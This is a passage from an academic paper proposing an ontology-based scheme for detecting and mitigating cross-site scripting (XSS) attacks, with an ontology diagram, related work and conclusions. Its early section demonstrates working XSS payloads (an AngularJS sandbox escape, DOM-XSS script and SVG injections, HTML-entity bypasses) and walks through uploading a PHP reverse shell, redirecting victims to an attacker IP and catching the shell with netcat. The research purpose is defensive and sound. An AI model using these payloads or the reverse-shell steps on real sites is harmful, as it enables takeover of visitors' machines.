                            $scope.query[key] = '1';
                            $scope.value = $parse(key)($scope.query);
                            var key =
'toString().constructor.prototype.charAt=[].join;[1]|orderBy:toString().const
ructor.fromCharCode(121,61,97,108,101,114,116,40,57,41)';
                            $scope.query[key] = '1';
                            $scope.value = $parse(key)($scope.query);
                        });</script>
                        <h1 ng-controller=vulnCtrl>4 search results for
{{value}}</h1>
                        <hr>
                    </section>
                    <section class=search>
                        <form action=/ method=GET>
                            <input type=text placeholder='Search the
blog...' name=search>
                            <button type=submit class=button>Search</button>
                        </form>
                    </section>
                    <section class=blog-list>
                        <a href="/post?postId=1"><img
```

Figure 4. Escaping AngularJS framework using fromCharCode conversion.

Usually the steps for injecting payloads into a web page for detecting if it is subject to some XSS attacks are very specific according to how the payload is displayed to you in the DOM-html page. If our payload is reflected within tags, we can always try to close the tags first and re-inject our JavaScript payload. See how the payload is reflected into the page in the following Figures 5 and 6:



0 search results for 'aaa123!@#$%^&*()_'

```
    <header class="navigation-header"></header>
    <header class="notification-header"></header>
    <section class="blog-header"></section>
    <section class="search"></section>
    <script></script>
    <img src="/resources/images/tracker.gif?searchTerms=aaa123!@#$%^&*()_">
    <section class="blog-list"></section>
  </div>
 </section>
</div>
```


Figure 5. DOM-XSS demonstration.

If the tag were opening with a single, double quotes for example, before closing it, we would have to close that character as well a long with that particular tag in question.

As we see in the image above, the web page uses the JavaScript **document.write** function to write data out to the page.

This function is called with data from "**location.search**", which we can control using the web application URL. <*img src="/resources/images/....*">

So, the payload will be *"><script>alert(342)</script>*
If by accident it has some filters, you can always try a payload with SVG as well as below: *"><svg onload=alert(2343)>*



```
    </header>
    <section class="blog-header">
        <h1>0 search results for 'aaa123!@#$%^&amp;*())_'</h1>
        <hr>
    </section>
    <section class="search">
        <form action="/" method="GET">
            <input placeholder="Search the blog..." name="search" type="text">
            <button type="submit" class="button">Search</button>
        </form>
    </section>
    <script>
        function trackSearch(query) {
            document.write('<img src="/resources/images/tracker.gif?searchTerms='+query+'">');
        }
        var query = (new URLSearchParams(window.location.search)).get('search');
        if(query) {
            trackSearch(query);
        }
    </script><img src="/resources/images/tracker.gif?searchTerms=aaa123!@#$%^&amp;*())_">
    <section class="blog-list">
        <div class="is-linkback">
            <a href="/">Back to Blog</a>
        </div>
    </section>
</div>
```

Figure 6. DOM-XSS demonstration in document.write.

(3) Sometimes, there might be some situations where a filter blocks some characters, tags (angle brackets, double quotes, single quotes) and escape some other characters. So, to know what to do, as usual, we make a connection with a browser and the burpsuite, then inject a payload in the appropriate area (after the "=" in GET/POST HTTP method in burpsuite "Repeater" tab. In our case, while injecting the JavaScript code, we encode the angle brackets and the double quotes as a HTML-encoded type and inject this code into the vulnerable user-input area: *http://foo?&apos;-alert(1)-&apos*

The reason why we use the payload above is because that, we want to bypass inside event by using HTML encoding. Since when we tried to inject payloads we found that the vulnerable user-input area reacts according to our needs, then we do not have to encode any HTML in the other areas, but rather inject a URL form with "http://". Note that, the payload (the HTML entities) is only this *&apos;-alert(1)-&apos;*

Furthermore, also note that any kind of html encode could be valid as well, such as:
HTML hex without zeros *&#x27-alert(1)-&#x27*
HTML dec without zeros *&#39-alert(1)-&#39* or
HTML dec with zeros *&#00039-alert(1)-&#00039*

Anyone who goes to that particular website and clicks on "View Post" or something similar, will have the alert trigger on their page, hence the attack is executed.

Imagine a situation where an attacker can upload some files onto a vulnerable website where it has some vulnerable user-input areas such as, a post or a comment section. The attacker can get control over any client's computer by viewing their post using "Reverse Shell with XSS".

The adversary may open their kali linux machine, and change their mac address to a random address (in case of pursuit). Then change the following file "usr/share/webshells/php/php-reverse-shell.php" content according to their kali machine local IP address by choosing any port number which the communication will be listening on, and upload the .php file to the server (note that, many web applications (even if vulnerable) often prevent .php files from being uploaded to their server). For more information how to bypass this, please see [23]. Therefore, the file being stored on the server, now the attacker can inject their payload created with the file URL to the vulnerable comment section as the following example:

<script>window.location='http://192.168.1.4/path/.../php-reverse-shell.php'</script> and click "Submit", or something similar. The attacker has now just to let their computer open and be on listening using this netcat command "nc -nlvp the_same_port #_as_in_the_php _file". After catching a user, he may type "whoamI", *"python -c 'import pty; pty.spawn("/bin/ sh")'"* to have a "/bin/sh" shell, "ID" without double quotes in the netcat terminal to get more information. You might wonder how to escalate the admin privileges or view files, if so please refer to [23].

Similarly, an attacker may use "metasploit" framework to exploit the XSS vulnerabilities and get control of a user's computer through "meterpreter".

The attacker may create any payloads of their choice and embed it into the XSS suffering web-page and just wait for a visitor. For example:

<script>window.location='http://192.168.1.4:8080/some_file'</script>

As a result, we clearly see how an adversary can use some tools and payloads to attack a vulnerable web application. In the following chapter, we are going to use the concept of "ontology" to mitigate the XSS attacks. The term ontology itself, requires a lot of security layers to be put in place and in order, a proper description, separation of duties and lots of other requirements.

4. Ontology and Semantic Web

In the previous chapters we have seen few examples of how the vulnerabilities can be detected by an attacker, and how he can exploit them by inserting some payloads to jeopardize a system. It is crucial to fight against the adversary by implementing significant techniques and approaches to enhance the security and mitigate the attacks. The ontology approach is a powerful method which we can start with.

Globally, an ontology is a formal and explicit specification of a set of concepts in a specific field of interest. The explicit specification of those ideas (concepts) is mostly presented in the form of a well-structured diagram composed of classes and sub-classes based on their inheritance, attributes and relationship.

Ontology can be designed to allow data to be shared and reused across applications, companies, and so on. Depending on the topic in question, one can use ontology for improving their system. In a hospital for example, one can use ontology for diabetes, COVID-19, pregnancy, Alzheimer, etc. The research of Alba Gomez-Valades (2021 [24]) was built for Alzheimer for instance. Sina Karimi et al. (2021 [25]) have introduced an ontology-based approach to data exchanges for robot navigation on building sites. Zouri and A. Ferworn (2021 [26]) have introduced an ontology-based approach for curriculum mapping in higher education. Furthermore, the last but not least, Luca Singels et al. (2020 [27]) have introduced a formal concept analysis driven ontology for Industrial Control Systems (ICS) Cyber threats.

Ontologies are very usefull in such a way that they give an extension to shared data among systems, subsystems. They provide a conventional conceptualization of elements and their relationships. Using ontologies in a system can be considered as an explicit source of knowledge to improve its run-time operation [28].

This technology was historically tied to the Semantic Web. A vast number of approaches have already proved the value of design patterns to create domain ontologies reusability (Musen [29], or Sattar, 2021 [30]) and Reusing ontologies on the Semantic Web (Elena Simperl, 2009 [31]), as well as the implementation of them to figure out the problem-solving strategies (Gil and Melz, 1996 [32]). Conceptualization of ontologies and applying them in a company setting is a complicated and tough task due to the problems of data integration (Ziegler and Dittrich, 2004 [33]) and the evolution of domain (Benomrane et al., 2016; Dietz, 2006 [34]). For the validation of system models, Semantic Web technologies are very well used also in workflow (Khouri and Di- giampietri, 2018 [35];

Pascal Hitzler, 2021 [36]). When merged with a model-driven design or feature modeling (Wang et al., 2007 [37]), the ontology adds the benefits of suitable semantic and reasoning capabilities over its structure. The integration and consolidation of ontology in software development is sometimes seen as a challenge (according to Baset and Stoffel, 2018 [38]). Ontology-based Data Access (OBDA) was introduced to address the issues associated with data integration and ontology evolution (Poggi et al., 2007 [39]). They formalized the OBDA ontology using Description Logic (DL) as in (Leif Sabellek, 2020 [40]; Maedche et al., 2003 [41]; Baader, 2003 [42]; Hustadt et al., 2004–2005 [43], Marie-Christine Rousset et al., 2009 [44]). According to LeClair and Khedri, 2016 [45], DL only facilitates a single context of the concepts, which further limits the reasoning abilities.

4.1. Ontology Technologies and Components

Since the early 1990s, the term "ontology" has become a research topic in artificial intelligence, including natural language processing, knowledge engineering, and knowledge representation. Recently, it has also become common in areas such as intelligent information integration, cybersecurity, information systems, information retrieval, and knowledge management [46].

All developed ontologies should be stored in order to be accessible by other system components. Subsequently, a reasoner (OWL, Web Ontology Language) is required to inferlogical consequences from illustrative or descriptive logics. Such a reasoner acquires new statements from given statements and then extends the ontology with new statements. Usually, designing an ontology from scratch in a way that causes the inference engine (or inference facility) to generate intended logical statements for its main goal is a challenging task. Hence comes the importance of the feature "reusability" of the ontology. The meaning of "inference engine" can be briefly summarized as a software that is created to be able to process data stored in a knowledge base (Domain), and find the in-depth query from such a domain (Wang 2020 [47]). The analogical tool created for the semantic web technology aims to process the information (data) in the form of the ontology to find the in-depth relationships from the ontology. At the present time, Pellet, Hermit, KAON2, RDFStore, Racer DL are some well-known examples of the analogical tools (see KITTIPHONG 2020 [48] for more information).

The typical ontology components are:

- Individuals: situations or things.
- Categories: concepts, types of objects.
- Features: aspects, class, properties, instances or parameters that objects (and categories) can contain.
- Relationships: ways in which individuals and groups can communicate.
- Constraints: the formal description of what must be true until some insertions are accepted as inputs.
- Axioms: assertions, statements (including rules) in a logical form that form together the comprehensive theory that is illustrated by the ontology in their domains.

4.2. Ontology Structure Definition Language

Ontology definitions are described in Resource Description Framework, commonly known as RDF, and RDF Schema (RDFS). They are also described in OWL languages developed by the W3C. Resource Description Framework is a standardized structure for describing the web-based metadata. It is usually used to illustrate the data and its relationships in areas of interests based on the elemental prototype from graphs with the Extensible Markup Language (XML) language, while the RDFS is all about the description of the structure of metadata [48].

In brief, the Ontology Web Language (Nilavu, 2015 [49]) is a language that can describe relational data in a database system, it can also define hierarchical data structures. Additionally, OWL can support narrative of logical data, data types. As we have said in the previous pages, the description is in form of classes, sub-classes, class property, class inheritance, and the relationships. Therefore, OWL is considered as the language that enables the description of the semantic data in a better way, as well as the relationship structure of the system comparing with other languages (please see [48] for more information).

4.3. The Reasons of Using Ontological Approach

Ontology is an attractive proposition for converging the description of a data model and the related rule base into a single application (Nicholas Charles Nicholson, et al., 2021 [50]). Ontologies developed in Web Ontology Language derive many advantages afforded by the semantic web stack. The aim of OWL is to represent complex, intricated knowledge of entities in a domain through a logic-based language, through a computational, such that the knowledge encapsulated can be verified for steadiness, consistency or utilized as a basis for inferences on that particular knowledge. Flexibility in defining any concept to the intended level of details is a well-known property of the ontological model. Many reasons can be highlighted, and we listed a few below:

(a) To share common understanding of the structure of data, information between people or software agents.

To enable reuse of domain knowledge (Domain, in this perspective means the most general classes, the knowledge base. Classes are divided, subdivided further into many leaves of the hierarchy.).

(b) To make domain assumptions (or suppositions) explicit.

(c) To separate domain knowledge from the functional/operational knowledge.

(d) To analyze domain knowledge [51].

A variety of issues may emerge when a non-ontological approach is used.

- It is usually a good practice to use detection tools which are proactive. Many web application attack detection tools are reactive, which means they are sensible to the specific rules placed or set up by the administrator. The attack can only be halted if the precise signature of the attack is not only recognized by the system scanning, but also be present.
- It is easy for an adversary to launch an attack by a slight alteration of the signature, since most existing methods are signature based, which hold the syntax of the attack.
- Statistical methods used in Intrusion Detection Systems mainly provide a feasible solution for the network layer. However, this solution is not efficient at the application layer because it focuses on the character distribution of the input and does not really take into account its contextual nature.

4.4. Cybersecurity Ontology

At first glance, ontology is a confusing term. Its standard definition can be described as the branch of metaphysics which deals with the nature of being. The term "cybersecurity ontology" might remind you of the philosophical concepts. Yet it has nothing to do with philosophy. Cybersecurity ontology is not a new concept, it was first coined by Carnegie Mellon University's CERT program few years ago, around 2012. In a cybersecurity context, though, ontology can be summed up as below:

Objects of the science of cybersecurity usually correspond to the attributes of a network of computers, security policies, tools, methods of cyberattack and of defense (Kott 2014 [52]). Since ontologies are well-structured formal models of a domain, it is important to implement ontologies of relations and attributes to transform cybersecurity into science (for more information about the ontology of cybersecurity, please refer to [53,54]; Mariana G. Cains, 2021 [55]). The most eminent feature of a cybersecurity ontology is that the relationship between all items in the ensemble/set are illustrated. The idea behind the term is the need for a common language that involves or embraces basic concepts, convoluted relations and essential ideas. Therefore, building a proper cybersecurity ontology, the cyberspace community can effectively develop a shared comprehension regarding the essential ideas of the topic in question. The "reusability" of ontologies is a significant feature . It facilitates the cybersecurity professionals to make better and faster decisions, since they already got a valuable insight of how the relationships between events, concepts are schematized. A **D**omain **I**nformation **S**ystem (Marinache, 2016 [56]) can be used to formalize an ontology-based system.

A Domain Information System consists of mainly three components which are: (1) ontology (for the well-structured classes), (2) data (the information which composes the tree), and (3) an operator which is usually used to map data to the ontology.

4.4.1. Results—Reference Ontology to Address the XSS Attacks in Cybersecurity

To better address the ontology for detecting and mitigating the XSS attacks on a web application of an organization (company, schools, etc.), we assume that everybody who uses the company's website to contact the administrative system, and/or navigates on is an attacker. Therefore, it is crucial for the system's administration to set up a good security system which may include:

Information security engineers, which are working mostly at the back-end side of a domain server. Programmers, which have to carefully avoid risky tags, attributes in their source code, etc. Website administrators, which have to control how requests tend to enter the website server, how the requests are stored, how the outsiders receive their responses after a request is made. Very important is to be ensured how the website reacts after a request is made. This last property helps to fight the DOM-based XSS attack. Being analysts also, they have to be like requests reviewers, detectors before acting as a response team. They have to review, analyze any user-supplied inputs and set up powerful software that may help them.

The following diagram shows the presence of vulnerabilities likelihood, technology used by the attacker for the testing, the possible exploitation, information gathering (scanning, logs and audit) by the system's administration, security level, system components affected, and rules/policies for mitigation; all this is detailed in the next figure (Section 4.4.1).

The output of our proposed ontology is illustrated as follows:

The purpose of this ontological model is to improve the security, but it must be properly used. On this, this model is a 2-way descriptive in such a way that, it tells the administrator what will be next if the negative steps are taken and in creating a website or onto an existing website, and in managing the back-end side (server). At the same time, if proper implementation is considered, then the system is at low risk.

The described ontology scheme is reusable and it can also be applied to some other attacks, such as SQL injection.

The knowledge supported by using ontology consists of many benefits over the schematic pattern matching approaches and allows attack attenuation/mitigation through the intelligent decision making and the process of reasoning [57].

The description of the diagram (Figure 7, Section 4.4.1) consists of four (4) main parts:

1—Technology: This class consists of all the tools selected by the attacker to deploy attacks. Utilization of some other technologies may vary depending on the attacker's objective. It is described in the left-side of the diagram.

2—Security level: This class characterizes the security performance. The behavior of the system after possible requests have been made by the attacker. The diagram explicitly predicts the behaviour of the web application if the security measures are well-implemented or not well set. Assuming a good configuration of the system, then the likelihood of getting exploited is very low, thus the system audits, logs and gives alerts to the administrator. Assuming the security is low, then the likelihood of getting exploited is very high. The attack will be successful, reacts on the client's browser and does the intended job set by the attacker. Therefore using this scheme represents a good help for any website developers and administrative staff.

3—Administratrive's management: This class consists of many subclasses. It can be represented as the core supervision of all the tools used (data resources, human resources, products for example). This sector can be controlled by either analysts, security engineers or programmers, commonly called administrators while having this task. In other words, any personal whose the web application security configuration depends on them. Countermeasures, tools and services, installation of security software, and configuration—all these are to be executed in the heart of the application, the back-end side (the server and database). The "Countermeasures" subclass is very important, since it is the place where all the security measures are taken. It requires software engineers of the company to be up-to-date, the need a system update which will fight against possible new attacks.

4—Validation mechanism: This class represents the barrier set by the security engineers to check every input submitted from a client-side before the validation.

Since it is quite impossible to eliminate all XSS vulnerabilities prior to deployment of an application (i.e., when writing the web-application codes), therefore penetration testing and applying the ontology system including other dynamic analysis techniques are highly recommended after the deployment to ensure recurrent and incessant testing of the application. This will add on more protection from attackers and reduce the risk of XSS incidents.

Many of the proposed ontologies focus their attention on covering specific topics. According to Danny V. Silva [58], "63.33% of the ontologies reviewed have emphasized on attacks, and 50% focused on vulnerabilities" (similarly to our ontology which is focused on XSS attacks in cybersecurity, and it can be used for detecting attacks as well with the help of audit-system, logs, notifications). As a result, since cybersecurity is an extremely large topic, this ontology model is grounded on the bedrock of foundational techniques and concepts; therefore, it is required to cover the entire network security domain (see the reference, Section 5 by Glen Rodríguez) that is adaptable.

These are the reasons why, in our ontology scheme, it is recommended that a maximum of security layers should be used in order to keep up with all already known excellent techniques cyberspace needs to improve its security.

Various ontologies have been described so far to enhance the cybersecurity. However, most of them rely only on the signature-based, not focus on XSS attack.

The initial step towards creating ontology is to survey the literature to adopt what other researchers have already achieved. Therefore, we have focused our research particularly on these topics: ontology for attack detection in web application, cyberattack ontologies, ontologies against XSS attacks, cyber-crimes, an intelligent approach to web application security (ontologies for intelligence), and ontology for cybersecurity operational information, semantic rules, and mitigation of XSS attacks.

4.5. Pros and Cons of Cybersecurity Ontology

Since 2014, the ontology in cybersecurity has tremendously gotten more and more attention, and an ongoing debate concerning its importance and necessity. Some organizations reported that using cybersecurity ontologies helped them discover new product capabilities and use their resources more efficiently. Some cybersecurity professionals stated that ontologies can be very beneficial for risky exposures, for describing frequent vulnerabilities, and weak spots that can even effectively harm mobile-enabled organizations and employees.

On the negative side, some cybersecurity professionals believe that ontology is sluggish and hamper possible updates of the tools and services used within it. Our stand about the two is that, ontology is very beneficial, but must be properly used. Ontology should require a cyclic process. Allowing the feature of the cycle helps the system to be checked again and again, and updating the software and tools which are in use. In our scheme above, we require the necessity of "update" in the "Countermeasures" block.

Each company faces various types of challenges when it comes to cybersecurity. Therefore, it is up to the cybersecurity professionals to decide whether such approach would be fruitful to them.



Technology
HTML5
JavaScript
PHP
Ruby, ASP, Python
BurpSuite_Pro
GoodKnowledge_ofKali
Adversary
User-input char Checker, or payload on the Client-Side
Rules
Filtering while respecting the set of rules
Strategy (public and/or private policy)
ValidationMechanism
Client's browser
The target (Device, Server)
DataBase Server
XSS attack
Installation & Configuration, Domain Version
Products & Services, Information
Data resources
Human resource
Organizational Service
Administrative's management
Countermeasures, place where all technological security tools get used
Security Level
Low
Medium
Very good
Vuln_likelihood = high
Vuln_likelihood = low
subClassOf
usedFor_theAttack_byAdversary
obtainedFrom
mitigatedBy
hasApproval
General rules
if(Vuln_likelihood==high) {XSS attack = true;} then occur && sentTo
If (Vuln_likehood == low) {return XSS attack;} then Send Audit, Logs to Admin
SystemExploitation occurence. Audit, Logs & Notification
Audit, Logs & Notification
If Low || Medium
If Very good
has

Figure 7. Our proposed ontology scheme for XSS attacks in cybersecurity.

5. Related Work

We have studied several research papers that encompass the semantic systems and information security in order to build our ontology scheme against XSS attacks. A few of them are outlined below, and the rest are listed in the bibliography section:

For instance, an ontology proposed by Debashis Mandal and Chandan Mazumdar was introduced for enterprise information security policy analysis (see [59] for more detail). Lalit Mohan S. et al., 2021, have proceeded to a deep learning approach to enrich ISO 27001 based information security ontology [60]. The ontology of Takeshi Takahashi [8] did not take a special care of monitoring the XSS, and neither having a special research about it. The ontology presented by Abdul Razzaq [61] Van Heerden, Chan, Leenen and Theron [62] focused mainly on attack planning. A conceptual characterization of cybersecurity ontologies has introduced by Beatriz et al. (2020 [63]), in which they focused on the search of some existing cybersecurity ontologies and the analysis of the results. Helmar Hutschenreuter, et al. 2021, have introduced an ontology-based cybersecurity and resilience framework, in which they combined a Security Information and Event Management Systems (SIEM) to detect cyberattacks with ontologies. They also deployed an inference system to support the selection of measures during the cyber incidents [64]. Cyberattacks nowadays have an exceedingly augmentation due to the COVID-19 pandemic that heats the world unexpectedly (Harjinder Singh 2020 [65]). Therefore, employing an ontology in cybersecurity will significantly be a good choice.

A very simple of ontology of network security proposed by Danny Velasco Silva and Glen Rodríguez Rafael [58], provides an improved management to make proper and timely decisions that maintain network security.

An Ontology of Information Security (Herzog et al., 2007 [66]) by Almut Herzog et al. described ontological modeling and its main concepts such as assets, threats, vulnerabilities, countermeasures and their relationships. Assets are linked to vulnerabilities, and threats are connected with security goals which are targets of the threat, and countermeasures used to protect the assets from these threats. The proposed ontological model is able to query and create new knowledge through the process of inference and reasoning. However, it does not take into account the web application attacks like SQL Injection and XSS.

Abdoli et al., 2010 [67], developed ontology against attacks taking computers and networks as a target, and they have focused their attention on the importance of such ontology in information security.

According to Mario Maroun (2021 [68]) the goal of the cybersecurity ontology is to turn the operational chaos into a framework of meaningful, relevant and multiple pieces of knowledge, transforming it into a systematic model of means by which the protection of systems can be improved. He has introduced their ontology for cybersecurity recruitment. In some existing cybersecurity ontologies, there is a necessity to incorporate data from the different systems. Data integration facilitates connected resources to take advantage of various sources to create new services (please see [69] for more information). This kind of issues are adjusted by “Unified Cyber Security” commonly known as UCO, which is developed in such a way that it supports the integration of cybersecurity data into cybersecurity systems (Zareen Syed [70]).

The ontology of Zareen can serve as a core for the field of cybersecurity, which will strengthen and grow with supplementary datasets as they become available. Their approach is very important in such a way that, it brings together information from multiple sources and supports the creation of rules. It also supports the capture of specialized knowledge in the field of cybersecurity and the deduction of new data from existing data.

6. Limitations and Contribution

The goal of this research is to build an ontology that is able to help mitigate the XSS attacks in cybersecurity. Comparing to some other ontologies which most of them rely only on signature-based (please see page 333), our approach is built to a higher extent, in which it relies on the “proper establishment of security layers” including signature-based. Most of these ontologies did not take a special care of the cross-site-scripting attacks, by requiring for example the installation of some IDS products, user-input validation mechanism, audit and alert software available for the administrative management (department). By using our proposed scheme properly in cybersecurity, it will enhance the detection and mitigation of the attacks. Our ontology scheme is reusable and it can also be applied to some other attacks, such as SQL injection.

7. Conclusions

Depending on the project in question, ontology may be very large (however, still understandable). Starting with a new ontology from scratch can be a puzzle. Fortunately, thanks to the property of “re-usability”, there will be just a need of modifying an existing one according to your needs. It is apparent that an ontology in a cyber hemisphere requires the separation of duties; besides, the supervision of the system is extremely important (it can be done by the administrator or any trusty party) for the process to achieve better results in terms of enhancing the security and preventing incidents or attacks.

This paper presents the architecture of the ontology-based semantic web to address the topic of cross-site-scripting (XSS) attacks in cybersecurity. It proposes a method that requires the establishment of security layers correctly. As for example, the feature of "audit and alert" to the administrative management is used whenever (if in case) a skeptical input traverses all the other security layers which were set by the security engineers. The results of our study revealed that the ontology in itself cannot really enhance the security of a network institution, thus it has to be properly used. That means, a proper validation mechanism (sanitization, filter) has to be put in place for any user-input, installed products on the server-side have to be up-to-date, human resources and data resources for the separation of duties have to be well managed.

As technology continues to expand and hackers perpetually form and launch attacks, thus in our future work the approach of XSS attacks using ontology in cybersecurity will be addressed in a meticulous way. This will facilitate to fight against the zero-day attack. Furthermore, note that, there are two very serious factors that can entrave the security performance, they are "browser" and "user". What type of browsers are used, if the browsers have some built-in tools (such as NoScript, for example) to mitigate the XSS attacks. The sound judgement of the user when it comes to clicking on links. Therefore, in our future work the factor of using outdated browsers, type of browsers will also be addressed, to effectively mitigate the attacks to a higher extent. Furthermore, attackers can go through wireless network as a primary step of hacking to start with. Thus, a systematic review on clone node detection in static wireless sensor networks will also be addressed.

The proposed scheme is a modern approach for application of semantic technologies in web application security, particularly for XSS attacks. The inference potentiality facilitates our reference ontology to attain more stamps of approval to such an extent that it provides capability of detecting complex web attacks. Besides, by using semantic rules, the model becomes more reliable and more flexible.

Author Contributions: Conceptualization, J.R.D.; methodology, J.R.D.; software, J.R.D.; validation, J.R.D., K.N.; formal analysis, J.R.D.; investigation, J.R.D., K.N.; resources, J.R.D.; data curation, J.R.D.; writing—original draft preparation, J.R.D.; writing—review and editing, K.N.; visualization, J.R.D.; supervision, K.N.; project administration, J.R.D., K.N.; funding acquisition, K.N. All authors have read and agreed to the published version of the manuscript.

Funding: This research was funded by the Institute of Mathematics, Slovak Academy of Sciences (MUSAV), Grant VEGA 2/0109/18 and APVV-19-0220.

Institutional Review Board Statement: Not applicable.

Informed Consent Statement: Not applicable.

Data Availability Statement: Not applicable.

Conflicts of Interest: The authors declare no conflict of interest. The funders had no role in the design of the study; in the collection, analyses, or interpretation of data; in the writing of the manuscript, or in the decision to publish the results.

Abbreviations

The following abbreviations are used in this manuscript:

XSS	Cross-Site-Scripting
IDS	Intrusion Detection System
DOM	Document Object Model
SVG	Scalable Vector Graphic
XML	Extensible Markup Language
RDF	Resource Description Framework
RDFS	Resource Description Framework Schema
OWL	Ontology Web Language
UCO	Unified Cybersecurity Ontology

References

1. Available online: https://www.webarxsecurity.com/website-hacking-statistics-2018-Feb (accessed on 24 May 2021).
2. 73 Important Cybercrime Statistics: 2020/2021 Data Analysis & Projections. Available online: https://financesonline.com/cybercrime-statistics/ (accessed on 24 May 2021).
3. Fatma, A. Statistics of Cybercrime from 2016 to the First Half of 2020. *Int. J. Comput. Sci. Netw.* **2020**, *9*. Available online: https://www.researchgate.net/profile/Fatma-Mabrouk-3/ (accessed on 24 May 2021).
